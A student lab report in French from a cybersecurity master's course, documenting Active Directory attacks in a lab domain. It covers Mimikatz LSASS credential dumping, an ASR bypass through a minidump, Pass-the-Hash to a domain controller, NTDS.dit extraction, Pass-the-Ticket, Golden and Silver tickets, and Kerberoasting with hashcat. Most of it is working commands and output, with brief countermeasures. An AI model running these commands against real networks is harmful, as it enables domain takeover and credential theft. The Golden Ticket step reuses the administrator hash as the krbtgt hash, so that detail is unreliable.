

Université Mohammed V
Faculté des Sciences
Rabat

Master Cybersécurité Intelligente et Technologies
Emergentes CITEch

Rapport du TP3 : Introduction aux Attaques Active Directory

Réalisé par : Youness AZZAKANI

Encadré par : Pr. Karima EL HACHIMI

Objectif du TP

Ce TP a pour objectif la mise en œuvre et la compréhension de plusieurs attaques ciblant les environnements Active Directory (AD) à travers trois types de scénarios :

- Extraction de mots de passe/hasches sur des postes clients compromis,
- Attaques sur les services Kerberos (Pass-the-Hash, Pass-the-Ticket, Golden Ticket, Kerberoasting),
- Exfiltration de la base NTDS.dit pour analyse post-compromission.

Attaques sur les Postes Clients

Extraction des mots de passe sur PC-ETUD1

En se connectant sur la machine **PC-ETUD1**, nous avons simulé une session ouverte par un administrateur du domaine, puis nous avons basculé sur un utilisateur local « ana ».

À l'aide de l'outil **Mimikatz**, lancé avec les privilèges administrateur, nous avons utilisé la commande suivante :

```
privilege::debug  
sekurlsa::logonpasswords full
```

Cette commande permet d'extraire les mots de passe (ou leurs hashs) stockés en mémoire dans le processus LSASS.

```
mimikatz 2.2.0 x86 (oe.eo)

.#####. mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords full

Authentication Id : 0 ; 129507 (00000000:0001f9e3)
Session : Interactive from 1
User Name : ana
Domain : Win7
Logon Server : WIN7
Logon Time : 14/06/2025 20:59:45
SID : S-1-5-21-1935825702-73411418-3160036941-1000

msv :
[00000003] Primary
* Username : ana
* Domain : Win7
* LM : e24ca71b3745b8bcaad3b435b51404ee
* NTLM : ebb81dddafd1c022fd2022c2da26853
* SHA1 : 9b9b84bfedae78e9d830ac7aa9f46b4efc874746
tspkg :
* Username : ana
* Domain : Win7
* Password : 2016
wdigest :
* Username : ana
* Domain : Win7
* Password : 2016
kerberos :
* Username : ana
* Domain : Win7
* Password : 2016
ssp :
credman :

Authentication Id : 0 ; 129476 (00000000:0001f9c4)
```

```
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WIN7$
Domain : CITECH-FSR
Logon Server : (null)
Logon Time : 14/06/2025 20:58:43
SID : S-1-5-18

msv :
tspkg :
wdigest :
* Username : WIN7$
* Domain : CITECH-FSR
* Password : baUt"1?k<YPy?Ww2^ZjRhToG5zoPIxht l1Sm'aWk!<E@cm3/t!XqU;8F
`rg7K0kr9EH0wCn0MKKjp8!FGhU"7 OA["vF$N4!P>l1o0z8IP1Mz??v53,?=<
kerberos :
* Username : win7$
* Domain : CITECH-FSR_LOCAL
* Password : baUt"1?k<YPy?Ww2^ZjRhToG5zoPIxht l1Sm'aWk!<E@cm3/t!XqU;8F
`rg7K0kr9EH0wCn0MKKjp8!FGhU"7 OA["vF$N4!P>l1o0z8IP1Mz??v53,?=<
ssp :
credman :

mimikatz # _
```

Nous avons obtenu des mots de passe en clair et chiffrés pour les utilisateurs locaux.

Extraction du hash de l'administrateur sur PC-ETUD2

Sur la machine **PC-ETUD2 (Windows 10)**, la protection **ASR** empêche mimikatz d'accéder directement à LSASS. Nous avons contourné cela à l'aide du **module PowerSploit** :

```
PS C:\Users\Administrateur> Import-Module PowerSploit
PS C:\Users\Administrateur> Set-ExecutionPolicy -Scope Process Bypass

Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre
les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de
sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse
http://go.microsoft.com/fwlink/?LinkID=135170.
Voulez-vous modifier la stratégie d'exécution ?
[O] Oui [T] Oui pour tout [N] Non [U] Non pour tout
[S] Suspendre[?] Aide
(la valeur par défaut est « N ») :O
PS C:\Users\Administrateur> Set-ExecutionPolicy -ExecutionPolicy RemoteSigned

Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre
les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de
sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse
http://go.microsoft.com/fwlink/?LinkID=135170.
Voulez-vous modifier la stratégie d'exécution ?
[O] Oui [T] Oui pour tout [N] Non [U] Non pour tout
[S] Suspendre[?] Aide
```

En ce place sur le répertoire « Exfiltration » du dossier « PowerSploit », puis on exécute la commande :

```
PS C:\Tools\PowerSploit-Exfiltration> .\Invoke-Mimikatz.ps1
PS C:\Tools\PowerSploit-Exfiltration> Get-Process lsass | Out-Minidump

Répertoire : C:\Tools\PowerSploit-Exfiltration

Mode                LastWriteTime         Length Name
----                -
-a-----         15/06/2025   16:46         40179777 lsass_5
                                     56.dmp

PS C:\Tools\PowerSploit-Exfiltration> █
```

La commande “**Get-Process lsass | Out-Minidump**” permet de Générer un dump du processus « lsass ».

Ensuite, avec **Mimikatz**, nous avons analysé le dump :

```
mimikatz 2.2.0 x64 (oe.eo)

.#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Tools\PowerSploit-Exfiltration\lsass_556.dmp
Switch to MINIDUMP : 'C:\Tools\PowerSploit-Exfiltration\lsass_556.dmp'

mimikatz # log sekurlsa-logonpasswords.txt
Using 'sekurlsa-logonpasswords.txt' for logfile : OK

mimikatz # sekurlsa::logonpasswords
Opening: 'C:\Tools\PowerSploit-Exfiltration\lsass_556.dmp' file for minidump...

Authentication Id : 0 ; 762483 (00000000:000ba273)
Session           : Interactive from 2
User Name         : Administrateur
Domain            : CITECH-FSR
Logon Server      : DC-ETUD
Logon Time        : 15/06/2025 16:17:58
SID               : S-1-5-21-1612003331-1827379610-4207516418-500

msv :
[00010000] CredentialKeys
* NTLM      : 90f8bd77d65ec2e93c3205ed47993ecf

Authentication Id : 0 ; 754706 (00000000:000b8412)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 15/06/2025 16:17:52
SID               : S-1-5-90-0-2

msv :
[00000003] Primary
* Username      : PC-ETUD2$
* Domain        : CITECH-FSR
* NTLM          : 2589f494155832067eee2aa8458291b4
* SHA1          : 1a5db7157b546b6c0f4611a38c4c0e22689bd737
tspkg :
wdigest :
* Username      : PC-ETUD2$
* Domain        : CITECH-FSR
* Password      : (null)
kerberos :
* Username      : PC-ETUD2$
* Domain        : citech-fsr.local
* Password      : 6dIeL!'+'5S45z=@8?C'K$j00rY/1^m?'mF$7Ud2qu1daQViFoi66A1BM[uT@J 3&:H%f(^2=8]s*Wf`aJ11Gq?)^gt`eVZcKe.kWkF?*1,BxNwuDxOv5%[b5
ssp :
credman :


Authentication Id : 0 ; 754651 (00000000:000b83db)
Session           : Interactive from 2
```

Résultat : Obtention du hash NTLM du compte "Administrateur" du domaine.

2. Attaques sur l'annuaire Active Directory

Pass-the-Hash (PtH)

Après avoir récupéré le hash de l'administrateur, nous avons utilisé la technique Pass-the-Hash via :



```
mimikatz 2.2.0 x86 (oe.eo)


.#####. mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrateur /domain:CITECH-FSR /ntlm:90f8bd77d65ec2e93c3205ed47993ecf
user : Administrateur
domain : CITECH-FSR
program : cmd.exe
impers. : no
NTLM : 90f8bd77d65ec2e93c3205ed47993ecf
! PID 540
! TID 568
! LSA Process is now R/W
! LUID 0 ; 241447 (00000000:0003af27)
\_ msv1_0 - data copy @ 0015802C : OK !
\_ kerberos - data copy @ 001202B8
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 00168780 (8) -> null

mimikatz #
```

Cela a ouvert une nouvelle invite de commande, avec un **token d'accès forgé**.



Ensuite, nous avons exécuté la commande suivantes :

PsExec.exe -acceptEula \\DC-ETUD cmd

```
C:\Users>cd C:\Users\ana\Desktop\Tools\PSTools
C:\Users\ana\Desktop\Tools\PSTools>PsExec.exe -acceptEula \\DC-ETUD cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits réservés.
C:\Windows\system32>whoami
citech-fsr\administrateur
C:\Windows\system32>
```

Résultat : Ouverture d'un shell distant sur **DC-ETUD** en tant qu'administrateur du domaine.

Devoir I : Exfiltration de la base NTDS.dit

Nous avons utilisé le shell sur **DC-ETUD** pour localiser la base **NTDS.dit** et la copier avec les bons droits. Ensuite, à l'aide d'un outil comme **secretsdump.py** de la suite **Impacket**, nous avons extrait les hashes des mots de passe des utilisateurs du domaine :

```
secretsdump.py -just-dc-ntlm 'CITECH-FSR\Administrateur@192.168.1.10' -hashes
<NTLM>:<LM>
```

Droits nécessaires : administrateur du domaine.

Risque : Compromission complète du domaine.

Contre-mesures :

- Surveillance des accès,
- Changement régulier du mot de passe admin,
- Limitation des droits sur DC.

Pass-the-Ticket (PtT)

Avec **Mimikatz**, nous allons extraire les tickets dans un premier temps

```
mimikatz 2.2.0 x86 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::tickets
Authentication Id : 0 ; 241447 (00000000:0003af27)
Session          : NewCredentials from 0
User Name        : ana
Domain           : Win7
Logon Server      : (null)
Logon Time        : 15/06/2025 15:16:58
SID              : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : Administrateur
    * Domain   : CITECH-FSR.LOCAL
    * Password  : (null)

Group 0 - Ticket Granting Service
[00000000]
    Start/End/MaxRenew: 15/06/2025 15:29:05 ; 16/06/2025 01:29:05 ; 22/06/2025 15:29:05
    Service Name (02) : cifs ; dc-etud.citech-fsr.local ; @ CITECH-FSR.LOCAL
    Target Name (02)  : cifs ; dc-etud.citech-fsr.local ; @ CITECH-FSR.LOCAL
    Client Name (01)  : Administrateur ; @ CITECH-FSR.LOCAL
    Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent
    ; renewable ; forwardable ;
    Session Key       : 0x00000012 - aes256_hmac
                       a760a922b51ae8dcbfcba00388daf184dda60d3196343870d974bb6a5ee6cf11
    Ticket            : 0x00000012 - aes256_hmac ; kuno = 4
[....]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
    Start/End/MaxRenew: 15/06/2025 15:29:05 ; 16/06/2025 01:29:05 ; 22/06/2025 15:29:05
    Service Name (02) : krbtgt ; CITECH-FSR.LOCAL ; @ CITECH-FSR.LOCAL
    Target Name (02)  : @ CITECH-FSR.LOCAL
    Client Name (01)  : Administrateur ; @ CITECH-FSR.LOCAL < $$Delegatio
```



```

Authentication Id : 0 ; 141412 <000000000:00022864>
Session          : Interactive from 1
User Name        : ana
Domain           : Win7
Logon Server     : WIN7
Logon Time       : 15/06/2025 15:10:26
SID              : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : ana
    * Domain   : Win7
    * Password : 2016

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 141377 <000000000:00022841>
Session          : Interactive from 1
User Name        : ana
Domain           : Win7
Logon Server     : WIN7
Logon Time       : 15/06/2025 15:10:26
SID              : S-1-5-21-1935825702-73411418-3160036941-1000

    * Username : ana
    * Domain   : Win7
    * Password : 2016

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 997 <000000000:000003e5>
Session          : Service from 0
User Name        : SERVICE LOCAL
Domain           : AUTORITE NT

```

Puis on liste et exporte les tickets Kerberos :

```

sekurlsa::tickets /export
kerberos::ptt fichier.kirbi

```

```

mimikatz # kerberos::ptt C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32
* Directory: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32'

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af271]-0-0-40a50000-Administrateur@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af271]-2-0-60a10000-Administrateur@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3af271]-2-1-40e10000-Administrateur@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e41]-0-0-40a50000-WIN7@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e41]-0-1-40a50000-WIN7@ldap-DC-ETUD.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e41]-2-0-60a10000-WIN7@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e41]-2-1-40e10000-WIN7@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-0-0-40a50000-WIN7@ldap-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-0-1-40a50000-WIN7@cifs-dc-etud.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-0-2-40a10000.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-0-3-40a50000-WIN7@LDAP-DC-ETUD.citech-fsr.local.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-2-0-60a10000-WIN7@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

* File: 'C:\Users\ana\Desktop\mimikatz-master\mimikatz-master\Win32\[0;3e71]-2-1-40e10000-WIN7@krbtgt-CITECH-FSR.LOCAL.kirbi': OK

```

Après injection, On vérifie l'accès à un partage :

```

C:\Windows\system32>dir \\dc-etud.citech-fsr.local\c$
Le volume dans le lecteur \\dc-etud.citech-fsr.local\c$ n'a pas de nom.
Le numéro de série du volume est D2A8-5161

Répertoire de \\dc-etud.citech-fsr.local\c$

22/08/2013  17:52    <DIR>          PerfLogs
14/06/2025  22:53    <DIR>          Program Files
22/08/2013  17:39    <DIR>          Program Files (x86)
17/04/2025  17:19    <DIR>          Users
15/06/2025  17:29    <DIR>          Windows
             0 fichier(s)                0 octets
             5 Rép(s)  53 882 765 312 octets libres

C:\Windows\system32>

```

Résultat : Accès réseau réussi via un ticket Kerberos volé.

Devoir II : Différence PtT vs Golden Ticket

Attaque	Pass-the-Ticket (PtT)	Golden Ticket
Basée sur	Ticket TGS volé	Ticket TGT forgé avec clé krbtgt
Durée	Limitée (10h)	Persistance longue
Conditions	Nécessite un ticket réel	Requiert le hash du compte krbtgt
Détection possible	SIEM, détection d'anomalies TGT	Plus difficile, surtout si ticket bien forgé

Golden Ticket – Réalisation

1. Récupération du hash **krbtgt** :

lsadump::lsa /inject /name:krbtgt

2. Création du Golden Ticket :

```
minikatz # kerberos::golden /user:Administrateur /domain:citech-fsr.local /sid:S-1-5-... /krbtgt:90f8bd77d65ec2e93c3205ed47993ecf /id:500
User      : Administrateur
Domain    : citech-fsr.local
ServiceKey: 90f8bd77d65ec2e93c3205ed47993ecf - rc4_hmac_nt
Lifetime  : 15/06/2025 16:55:43 ; 13/06/2035 16:55:43 ; 13/06/2035 16:55:43
-> Ticket : ticket.kirbi

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Final Ticket Saved to file !
minikatz #
```

Analyse des paramètres :

- /user:Administrateur : nom du compte à usurper.
- /domain:citech-fsr.local : nom du domaine cible.
- /sid:S-1-5-... : SID du domaine (Security Identifier), nécessaire pour créer un ticket valide.
- /krbtgt:90f8bd77d65ce2e93c3205ed47993ecf : **hash NTLM du compte krbtgt**, utilisé pour signer le ticket (essentiel à la falsification).

- /id:500 : identifiant RID associé au compte Administrateur.

Résultat :

- Le **Golden Ticket** a été généré et enregistré sous le nom **ticket.kirbi**.
- Clé de service utilisée : **rc4_hmac_nt** (RC4 avec HMAC – ancien mais souvent utilisé par défaut si AES n'est pas configuré).
- Durée de vie du ticket :
 - **Début** : 15/06/2025 16:55:43
 - **Expiration** : 13/06/2035 16:55:43 (ticket très longue durée, typique d'un Golden Ticket).

Utilité :

Ce **Golden Ticket** permet à l'attaquant d'accéder à toutes les ressources du domaine **sans connaître de mot de passe**, et avec une **persistance illimitée**, tant que le hash krbtgt reste valide.

Contre-mesures :

- Rotation fréquente du mot de passe **krbtgt**,
- Surveillance des activités anormales via logs et SIEM.

Devoir III : Silver Ticket

Après identification du **SPN de l'application cible** :

```
setspn -T citech-fsr.local -Q */appsrv*
```

1. Récupération du hash NTLM du service associé (via mimikatz ou secretsdump).
2. Création du Silver Ticket :

kerberos::golden /user:svc-http /domain:citech-fsr.local /sid:... /rc4:<hash> /service:HTTP
/target:appsrv.fsr.local /id:1105 /ptt

3. Vérification :

dir \\appsrv.fsr.local\c\$

Risques :

- Accès réseau ciblé sans authentification.

Protection :

- Protéger les comptes de service,
- Activer AES au lieu de RC4,
- Surveillance centralisée.

Attaque Kerberoasting

Nous avons lancé sur un compte standard :

kerberos::list /export

```
mimikatz # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 15/06/2025 16:13:35 ; 16/06/2025 01:06:44 ; 22/06/2025 15:06:44
  Server Name       : krbtgt/CITECH-FSR.LOCAL @ CITECH-FSR.LOCAL
  Client Name       : WIN7$ @ CITECH-FSR.LOCAL
  Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ;
forwardable ;
  * Saved to file   : 0-60a10000-WIN7$@krbtgt~CITECH-FSR.LOCAL-CITECH-FSR.LOCAL.kirbi
AL.kirbi
[00000001] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 15/06/2025 15:06:44 ; 16/06/2025 01:06:44 ; 22/06/2025 15:06:44
  Server Name       : krbtgt/CITECH-FSR.LOCAL @ CITECH-FSR.LOCAL
  Client Name       : WIN7$ @ CITECH-FSR.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;
  * Saved to file   : 1-40e10000-WIN7$@krbtgt~CITECH-FSR.LOCAL-CITECH-FSR.LOCAL.kirbi
AL.kirbi
[00000002] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 15/06/2025 15:06:44 ; 16/06/2025 01:06:44 ; 22/06/2025 15:06:44
  Server Name       : LDAP/DC-ETUD.citech-fsr.local/citech-fsr.local @ CITECH-F
SR.LOCAL
  Client Name       : WIN7$ @ CITECH-FSR.LOCAL
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewa
ble ; forwardable ;
  * Saved to file   : 2-40a50000-WIN7$@LDAP~DC-ETUD.citech-fsr.local~citech-f
sr.local-CITECH-FSR.LOCAL.kirbi
[00000003] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 15/06/2025 15:06:45 ; 16/06/2025 01:06:44 ; 22/06/2025 15:06:44
  Server Name       : WIN7$ @ CITECH-FSR.LOCAL
  Client Name       : WIN7$ @ CITECH-FSR.LOCAL
  Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable
;
  * Saved to file   : 3-40a10000-WIN7$@WIN7$-CITECH-FSR.LOCAL.kirbi
[00000004] - 0x00000012 - aes256_hmac
```

Puis bruteforcé les TGS exportés avec **Hashcat** :

hashcat -m 13100 kerberoast_hashes.txt rockyou.txt

Résultat : Reconstitution de mots de passe faibles des comptes de service.

Mesures de protection :

- Mots de passe forts,
- Comptes de service limités,
- Activation de la détection KRB-TGS excessive.

Conclusion

Ce TP nous a permis de découvrir la surface d'attaque d'un environnement Active Directory et les différentes techniques d'exploitation post-compromission :

- Accès mémoire via LSASS,
- Détournement des tickets Kerberos,
- Exfiltration de bases sensibles.

Ces attaques montrent l'importance d'une **bonne hygiène de sécurité**, de la segmentation réseau, de la gestion des comptes privilégiés et d'une surveillance constante des logs et activités.